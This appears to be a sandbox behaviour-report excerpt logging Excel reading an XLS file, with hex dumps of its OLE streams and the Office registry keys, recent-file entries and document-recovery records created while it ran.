C:\Users\user\Desktop\9B340000	unknown	14605	fd 00 0a 00 1c 05 09 00 40 00 43 00 00 00 fd 00 0a 00 1c 05 0a 00 40 00 29 00 00 00 fd 00 0a 00 1c 05 0b 00 40 00 4a 00 00 00 fd 00 0a 00 1c 05 0c 00 40 00 1d 00 00 00 fd 00 0a 00 1c 05 0d 00 40 00 4d 00 00 00 fd 00 0a 00 1c 05 0e 00 40 00 19 00 00 00 fd 00 0a 00 1c 05 0f 00 40 00 26 00 00 00 fd 00 0a 00 1c 05 10 00 40 00 59 00 00 00 fd 00 0a 00 1c 05 11 00 40 00 2a 00 00 00 fd 00 0a 00 1c 05 12 00 40 00 23 00 00 00 fd 00 0a 00 1c 05 13 00 40 00 06 00 00 00 fd 00 0a 00 1c 05 14 00 40 00 54 00 00 00 fd 00 0a 00 1c 05 15 00 40 00 0f 00 00 00 fd 00 0a 00 1c 05 16 00 40 00 29 00 00 00 fd 00 0a 00 1c 05 17 00 40 00 1e 00 00 00 fd 00 0a 00 1c 05 18 00 40 00 13 00 00 00 fd 00 0a 00 1c 05 19 00 40 00 46 00 00 00 fd 00 0a 00 1d 05 00 00 40 00 16 00 00 00 fd 00 0a	........@.C...........@.)...........@.J...........@.............@.M...........@.............@.&...........@.Y...........@.*...........@.#...........@.............@.T...........@.............@.)...........@.............@.............@.F...........@........	success or wait	1	7FEE9969AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9B340000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 00 02 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 04 00 03 00 01 00 ba 01 0f 00 0c 00 00 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f8 7f f8 7f d8 45 a9 1a 38 00 01 00 01 00 01 00 58 02 40 00	........g2................... ......\.p....user B.....a.........=........... ..ThisWorkbook............... ....=........E ..8.......X.@.	success or wait	1	7FEE9969AC0	unknown
C:\Users\user\Desktop\9B340000	unknown	208	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 08 00 00 00 30 78 64 66 00 00 00 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 43 16 05 1e 01 d6 01 40 00 00 00 80 84 ee 90 c6 69 d6 01 03 00 00 00 00 00 00 00	....Oh.....+'..0.............. @.......H.......X.......h..... ....0xdf............user.. ....Microsoft Excel.@.... C......@........i..........	success or wait	1	7FEE9969AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9B340000	unknown	292	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 af 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 02 00 00 00 08 00 00 00 69 6e 76 6f 69 63 65 00 0b 00 00 00 63 31 7a 42 30 76 61 73 4e 6f 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00 01	....+,..0.............. P.......X.......d.......l..... ..t.......|................... ....invoice... ..c1zB0vasNo................W orksheets......	success or wait	1	7FEE9969AC0	unknown
C:\Users\user\Desktop\9B340000	unknown	7168	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEE9969AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9B340000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 0d 00 00 00 7a 06 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 6d 06 00 00 6e 06 00 00 6f 06 00 00 70 06 00 00 71 06 00 00 72 06 00 00 73 06 00 00 74 06 00 00 75 06 00 00 76 06 00 00 77 06 00 00 78 06 00 00 79 06 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	........................>..... ....z........... ....m...n...o...p. ..q...r...s...t...u...v...w... x...y.........................	success or wait	1	7FEE9969AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\9B340000	unknown	16384	success or wait	1	7FEE9969AC0	unknown
C:\Users\user\Desktop\9B340000	unknown	16384	success or wait	1	7FEE9969AC0	unknown
C:\Users\user\Desktop\9B340000	unknown	16384	success or wait	1	7FEE9969AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	3	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	3	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\439D5	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\43B4B	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\43C26	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEE9969AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3209467860.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1796052464.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEE9969AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEE9969AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\439D5	439D5	binary	04 00 00 00 20 07 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 31 00 2E 00 30 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 79 47 90 8D C6 69 D6 01 D5 39 04 00 D5 39 04 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3209467860.xlsx	success or wait	2	7FEE9969AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1796052464.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEE9969AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\43B4B	43B4B	binary	04 00 00 00 20 07 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 7E E0 F9 90 C6 69 D6 01 4B 3B 04 00 4B 3B 04 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9969AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\43C26	43C26	binary	04 00 00 00 20 07 00 00 26 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 6F 00 42 00 66 00 73 00 43 00 34 00 74 00 31 00 30 00 6E 00 32 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 82 F6 1F 91 C6 69 D6 01 26 3C 04 00 26 3C 04 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 